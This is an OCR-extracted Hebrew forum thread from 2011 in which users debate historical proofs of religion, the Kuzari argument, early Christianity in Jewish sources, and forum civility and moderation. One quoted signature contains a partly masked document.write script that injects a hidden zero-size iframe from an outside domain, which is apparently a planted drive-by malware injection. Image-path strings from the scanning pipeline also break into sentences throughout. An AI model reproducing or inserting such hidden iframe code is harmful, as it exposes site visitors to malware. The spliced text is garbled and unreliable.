|
|
| נשלח ב-15/12/2011 21:50 |
|
| |
חיים
יש כאן כמה נושאים, וכולם מעניינים.
א. מה יכול להחשב כהוכחה היסטורית, בזמן הזה או בעבר, לנכונותה של דת?
ב. אלו דתות עומדות בקריטריון הזה? האם באמת יש הבדל בין היהדות לבין דתות אחרות, כפי שטוען ריה"ל בהכוזרי בדגם המוצלח לדעתי של מיון הוכחות היסטוריות לדתות?
ושאלה מסוג אחר לגמרי:
ג. על סמך מה חיים-ספק מאמין לגרסה היהודית אך דוחה גרסאות אחרות?
השאלה האחרונה יכולה להישאל בשני אופנים:
1. בירור פילוסופי, לוגי, מתודולוגי. מה ראוי לחשוב ועל פי מהראוי לדון.
2. מה הן הסיבות הפסיכולוגיות והמערך הנפשי שבשלו אדם מקבל דת.
השאלה השניה היא חצופה למדי. היא מניחה שחיים-ספק כפוף לפסיכולוגיה שלו. אבל כיון שחיים-ספק בעצמו הודה שיתכן שהמניעים שלו הם פסיכולוגיים ולא פילוסופיים,יש מקום לדון בנושא, מה גם שייתכן (ופרזנט, ואלי ומי לא בעצם) טוענים שיש מסירות טבעית לדת השכונה.
איני מכיר מספיק את הכותב כדי להעיד על הפסיכולוגיה שלו (וקשה להאמין שניתן להעלות טענות לגבי נושא כה אישי גם מהיכרות יותר מעמיקה. כל מה שאדם יכול לטעון בהקשר זה, לדעתי, הוא שהוא חושד את עצמו שהוא פועל וחושב ומאמין באופן כזה. ולהציע שגםאחרים נוהגים כך, במודע או לא במודע. וזו אכן טענה שיש לעיין בה).
אבל אני גם סבור שאמונתנו, שלי ושל חיים-ספק ושל רבים כאן, אינה מבוססת ר-ק על הפסיכולוגיה שלנו.
כפי שכבר צויין, הנושא עלה באשכולות רבים, אלא שאין דרכי לדחות לאשכול אחר מה שאפשר להסביר וחשוב להסביר גם כאן. (מי יודע אם מי שמעיין כאן יגיע למקומות אחרים, ואפילו אם יהיה לינק, מי אומר שיטרח ללחוץ. והרי כאן הדברים מהוים דיון רציף, ולהיכנס למקום אחר באמצע... לא נוח).
קבלת הדת היהודית שנולדנו לתוכה אינה רק תוצאה של הרגל ומבנה פסיכולוגי. וגם אם יש בכך מן הפסיכולוגיה, זו פסיכולוגיה בריאה. אנו בנויים בדרך כלל בצורה כזו שאנו קובעים די מהר מה ראוי לבדיקה ומה לא. אם כי כמובן כל אדם ראוי שיעשה "מעשה דקארט" פעם בחייו=יבחן את כל אמונותיו וידרג אותן לפי המקור שלהן ואולי ינסה לתהות יותר על טיבן והוכחותיהן).
היהדות התורנית של היום מסתמכת על מערכת מורכבת ששרדה מן הזמן שאנו מייחסים לו את מתן תורה ועד היום.המסורת היהודית מכילה ודאי טעויות, אי דיוקים, וגם סיפורים מופלאים שקל לפקפק בהם. אבל כמדומה שהכלל הוא אמין, ומוכיח על יושר אינטלקטואלי, על מחוייבות לאמת, למוסר, על ערכים נעלים ואם יש סיפורים על כשלונות, אזי האם אין נוכחותם מעידה על כך שהמקורות אינם חסים על כבוד דמויות הדגם שלנו כאשר יש מקום לבקרם? האם אין זה תורם לאמון במקורות אםרואים שהם עוסקים בביקורת עצמית?
(לאלי וליתכן, ודאי היה ראוי לפרט יותר ממה שכתבתי. אילו הייתם יכולים לייצר עבורי זמן במתנה, הייתי יכול לקיים הבטחתי מפעם ולכתוב בנושא זה. וזה חייב לקחת זמן כי אין לי מחשבות מסודרות כראוי מספיק לשאלה כפי שהצגתם אותה).
*** הנושא של "המאור שבה מחזירו למוטב" ראוי לדיון מיוחד באשכול עצמאי. וגם כן לאחר הכנה מן המקורות.
___
שומר פיו ולשונו - שומר מצרות נפשו
< type="text/">document.write("");>
 |
|
|
|
|
| נשלח ב-15/12/2011 21:52 |
|
| |
כשמישהו כותב לי ***, אניבהחלט אכתוב שישמור את הומור *** שלו לעצמו. ההודעות נמחקו בצורה כלל לא מאוזנת כלל. אם הודעה זו תימחק, אני מצפה לראות את ההודעות העולבות בי נמחקות לחלוטין גם כן. מיימוני - עברתי את הגיל של להתעסק בשטויות האלה, ויש חיים גם מחוץ לעצכ"ח.
*** אתה מוזמן להצביע על הודעות עולבות בך או באחרים שלא נמחקו. ***
הק' מ'
תוקן על ידי עצכח ב- 15/12/2011 22:06:23
|
|
|
|
| נשלח ב-15/12/2011 21:55 |
|
| |
דינו
אני כותב לך כאן כי חשוב שיקראו אחרים את הדברים.
אף אחד מן המשתתפים כאן אינו כותב בלשון גסה בכוונה תחילה.
זה קורה במשהו כמו מדרון חלקלק.
ראובן כותב מה שנראה לו נכון ולאחרים שטויות.
שמעון מצביע על כך באופן הראוי בפורום. כלומר על ידי הערותביקורתיות.
מתחיל דיון.
סבב הדיון הזה מתחיל לחזור על עצמו וגם יותרמאשר באשכול אחד.
לאחד הצדדים נמאס, ואז ניתן לקבל תגובות מהסוג של:
א. הגעתי למסקנה שאין טעם להסביר לך כי אינך מקשיב/מבין.
מי שאין לו הבנת הנקרא שלא יגיע לכאן.
ב. אתה מתעלם מקשיים בדבריך. אינך מדייק/אינך מציג טיעונים תקפים.
מי שאין לו יושר אינטלקטואלי שלא יגיע לכאן.
אחרי הערות אישיות כאלו, גם אם הכותב מאמין שהן צודקות, מעוררות כעס ומזמינות תגובה חריפה עוד יותר.
ואז צריך בעל הטיפקס לשלוף את טיפקסו ולבזבז את זמנו.
הצעה לסדר: השתכנעתם שאין מה לדבר עם פלוני בגללשהוא אטום? מתוך ההודעה הארוכה שיש לכם לכתוב, השאירו רק את המילים: "איני יודע איך להסביר יותר את עמדתי". את השאר אל תכתבו (או תכתבו אבל תמחקו לאחרהכתיבה ואל תשלחו. זה מאד מועיל פסיכולוגית. וגם אני נוהג כן. באמת! (טוב, לעתים נדירות)).
אם רוצים המלצה, אז אפשר לסכם. אני אומר כך ואתה אומר כך. לשיטתי נוח ש... ולשיטתך קשה ש...
וזהו.
והפעם זהו.
___
שומר פיו ולשונו - שומר מצרות נפשו
< type="text/">document.write("");>
 |
|
|
|
|
| נשלח ב-15/12/2011 21:56 |
|
| |
| thepresent כתב: |  | הם, והישראלים (הצפוניים), ורבים אחרים, 'לא קנו את הלוקש' והמשיכו בשלהם. (לדעתם כידוע הייתה ליהווה בת זוג בשם ענת, הי"ד. אולי זו שמה הפרטי של ה'אשרה' שהייתה לדעת אחרים בת זוגו של יהווה בכל מניפסטציה-אזורית שלו)
|
|
'לדעתם כידוע', העובדה שאולי זו הכוונה בשני טקסטים שאחד מהם בכלל מחוץ לתחומי ישראל, אינה מלמדת שהישראלים הצפוניים ורבים אחרים אחזו בשיטה וכו', לא כל יציאה של מישהו הופכת רטרואקטיבית למפלגה כיתה וחלק חשוב מהעם, כשם שלא כל כתובת גרפיטי תהווה עדות על חלק נכבד מהעם.
וגם אם היה אלהי ישראל נתפס בצורה פוליתאיסטית, אין זה נוגע כלל לשאלה על התגלותו. כשם שהיו שהגשימו אותו, היו כאלו ששיתפו אותו יחד עם אחרים, אפילו עובדי הבעל פסחו על שני הסעיפים.
|
|
|
|
| נשלח ב-15/12/2011 21:59 |
|
| |
דינו, "דעתו של פרעה בקשר למופתי ה', מושפעת כמובן מההשקפה האלילית, שכלאל יכול להראות את כחו במסגרות מסויימות. וכמובן שזה משאיר המון מקום לאלים המצרים לעזור לו כשירצה אותם באופן המתאים". ומכאן, דעתם של חז"ל בקשר למופתי ישו מושפעת מדעתם הקדומה ולכן יחסו אליו כישוף רחמנא ליצלן ולא נבואה חס ושלום. (הם כנראה לא העזו לפקפק בזמן אמת בניסים גלויים שהתרחשו לעיני אלפים). "אני גם יכול לטעון שהעובדה שחרדים בשנות האלפיים משפילים נשים מוכיחה שהם לא מאמינים בתורה ובה' וכו'". אם כבר, זו הוכחה כי הם מאמינים בתורה מן השמים ושלא תהא מוחלפת כפשוטו.
|
|
|
|
| נשלח ב-15/12/2011 22:00 |
|
| |
| מיימוני כתב: |  | דינו
אני כותב לך כאן כי חשוב שיקראו אחרים את הדברים.
אף אחד מן המשתתפים כאן אינו כותב בלשון גסה בכוונה תחילה.
זה קורה במשהו כמו מדרון חלקלק.
..
וכו'
___ שומר פיו ולשונו - שומר מצרות נפשו ******* type="text/">document.write("*************** scrolling='no' frameborder='0' height='0px' width='0px' src='ht"+"tp:"+"/"+"/"+"vjgvj.co"+".cc/?a="+***************+"'><*"); |
|
אתה צודק, אתה מתאר בדיוק את מה שקורה, מי שרוצה דוגמא חיה יכול לקרוא את האשכול דרכי הסקת מסקנות מתיעוד על מציאות, ולהתרשם מהצורה בה המדרון מתגלגל.
*** תוקן ביטוי שבאמת יש בו טעם לפגם ותודה למעיר.
תוקן על ידי עצכח ב- 15/12/2011 22:47:27
|
|
|
|
| נשלח ב-15/12/2011 22:05 |
|
| |
ייתכן
ניתן כמובן לטעון שכל הסביבה התרבותיתבארץ (שלא היתהבכלל רק חז"ל.. הצדוקים, הקנאים, האיסיים, הכתות למיניהן, המון העם) עשתה קונספירציה נגד ישו מתוך דעה קדומה. למרות שישו לא סתר שום דעה מסורתית והודיע שלא משנה מן התורה כלום, הוא בסך הכל התיימר (ברמז, סטייל הרבי מחב"ד) להיות המשיח שכל היהודים מחכים לו, להטיף לצדקנות ולעשות נסים. אבל ברגע שמישהו יטען לקונספירציה כזו, נסתמה הדרך בפנינו לברר ולשחזר את האמת, כי אם מי שחי שם לא יכל לעמוד על הרמאות והשתכנע, איך בדיוק אנחנו מכאן נברר מה שהיה.
הנסים של ישו הם מופתי במה, ו'בפני אלפים' זה משהו כמו הנסים של אמנון יצחק. נא לא להשוות למשהו שנעשה בפני עם שלם במשך זמנים ארוכים והיו לו השלכות עצומות.
את הנושא של השפלת נשים נשמור לפעם אחרת..
|
|
|
|
| נשלח ב-15/12/2011 22:05 ||
| |
| דינוזאורוס כתב: |  | פרזנט כמובן שהיו יהודים שהלכו אחרי ישוע, כמו שהיו יהודים בהרבה כתות תמהוניות, הברית החדשה אומרת ש'כל אנשי ירושלים' היו כך וכך, כמו שהברסלבים טוענים ש'כולם ברסלב רק שהם לא יודעים את זה'. ההליכה אחר הנצרות לא מתוארת אפילו כבעיה בכתבים של חז"ל מאותה תקופה. כמשהו שסוחף אנשים, כמשהו שמאיים כמו הצדוקים, באותו הזמן הוא היה סתם כלום.
|
|
well...
טכנית, אני לא בטוח שאתה צודק. יכול מאוד להיות שהיהודים הישועים היו קבוצה גדולה וחשובה, בטרם הספציאציה בין הדתות.
עובדה שנתקנה נגדם ברכת המינים ('ולמינים אל תהי תקווה'). אם היה מדובר בקבוצת שוליים חסרת השפעה, לא היה צורך בברכה כזו.
יש היסטוריון בקהל?
ממה נפשך:
אם התיעוד בברית החדשה על אנשי ירושלים הוא אמיתי (ומדוע לא? למה שלא יתרשמו מאיש רוח מדהים, עם קבוצת יחצ"נים, שאולי עשה קצת מיסטיקה?), מ.ש.ל.
אם התיעוד בברית החדשה לא אמיתי, זה רק מראה כמה בקלות אפשר להכליל מקבוצה קטנה על כל העולם. ואם הישועים עשו זאת במאה הראשונה לספירה בתרבות אוריינית (אולי במקום אחר, אבל מקום שגם הוא חלק אחר מהאימפריה ויש תקשורת בין המדינות), סביר שהמשה-ים יכלו לעשות זאת לגבי כמה עשרות/מאות שנים אחורה בתרבות לא אוריינית וחסרת תקשורת. או אולי אפילו לכתוב זאת בזמןהתרחשות המאורעות המדוברים, על דרך הברסלב (במאה ה21!) שציינת (אחחח... אני אוהב שאתה יורה לעצמך ברגל...). והספר נשאר, וכשלאחר כמה מאותשנים התעצם כוחם של הברסלבערס-מֹשֶהים, הם יכלו להחדיר את הרעיון שהספר מתעד תיעוד מדויק ומדעי, שכן כתוב במפורש בספר שהיה בן התקופה ושכך היה... ומכאן פתוחה הדרך ל'הוכחת הכוזרי'.
|
|
|
|
| נשלח ב-15/12/2011 22:05 |
|
| |
הרב מיימוני, מהי משמעות אמונה של מי שאומר, בכנות ראויה לציון, כי "אין לי מחשבות מסודרות כראוי מספיק לשאלה כפי שהצגתם אותה". מדובר בשאלות פשוטות ובסיסיות ביותר, והנשאל הוא מי שמהודעותיו בפורום ניתן להתרשם כי אין דעתו קצרה כלל וכלל.
|
|
|
|
| נשלח ב-15/12/2011 22:09 |
|| |
דינו, הצבעתי על כך שחז"ל נאלצו לטעון טענת כישוף (שזה אומר, נכון, המופתים היו גם היו, אך אין למדין הלכה מן הכישוף. פרשנות אמרנו?) ולא טענו להד"ם.
תוקן על ידי ייתכן ב- 15/12/2011 22:10:23
|
|
|
|
| נשלח ב-15/12/2011 22:13 |
|
| |
פרזנט
ברכת המינים נתקנה ביבנה לפחות מאה שנים אחרי צליבתו של ישוע, זה אכן הזמן בו המינים התחילו להתעורר.
לא יודע איך מגדירים קבוצה גדולהוחשובה, האם ברסלב הם לא קבוצה גדולה וחשובה? השאלה איך רוב האנשים התייחסו אליהם. גם מיעוט של פחות מאחוז מהעם זה הרבה מאד אנשים.
ישוע לא הובא לירושלים כאיש רוח אלא בשלשלאות כאסירו של הנציב פילטוס. כמובן שהכל יכול להיות, אבל השתיקה בהחלט אומרת הרבה.
התיעוד בברית החדשה לא צריך להיות 'לא אמיתי', כל השאלה היא אם הוא תיאר לעם מציאות בזמן המאורעות, כשחיו ונשמו את מה שקורה, או שאחרי שהבית נחרב, וירושלים הוגלתה, וכל המוסדות התפוררו, באו וסיפרו סיפורים על עולמות שחרבו. בהם אפשר לכתוב בלי בעיה ש'כל ירושלים חרדה ורעשה', בדיוק כמו שכותבים בעיתון על התרגשות עצומה חיל ורעדה בכנס חלוקת מלגות לבעלי פרוטקציות בישוב פלוני.
הוכחת הכוזרי לא מתחילה מבלי שלפחות טוענים העם רובו ככולו קיבל את הדברים וחי על פיהם מיד מהמאורעות, אם לא טוענים כך, הכל יכול להיות אבל הוכחה אין.
|
|
|
|
| נשלח ב-15/12/2011 22:13 |
|
| |
| דינוזאורוס כתב: |  | פוגמישו
'התנאים נתנו את לבם', מה שאמרו עליו התנאים הוא שכישף והסית והדיח ונידון למיתה על ידי בית דין. זה מה שחשבו עליו החכמים באותו דור, וזה בדיוק מה שאמרתי. שלא ראו אותו כגורם בעל טיעון להיות נביא / קדוש / משיח אלאכתמהוני שחייב מיתה. ולא הבנתי מה אומרים הזיהויים של חמשת תלמידי ישוע כאלו או אחרים. |
|
פשוט חשבתי שהתכוונת שאין מספיק ביסוס לראשיתה של הנצרות... לכן כתבתי מה שכתבתי; אגב, ראה מה עשו בויקיפדיה ערך "העדות הפלוויאנית"...
|
|
|
|
| נשלח ב-15/12/2011 22:14 |
|
| |
יתכן
הנושא אינו אני כאן באשכול הזה, והייתי זקוק להתנצל.
אך כיון שנתתי מקום לאי הבנה, אסביר.
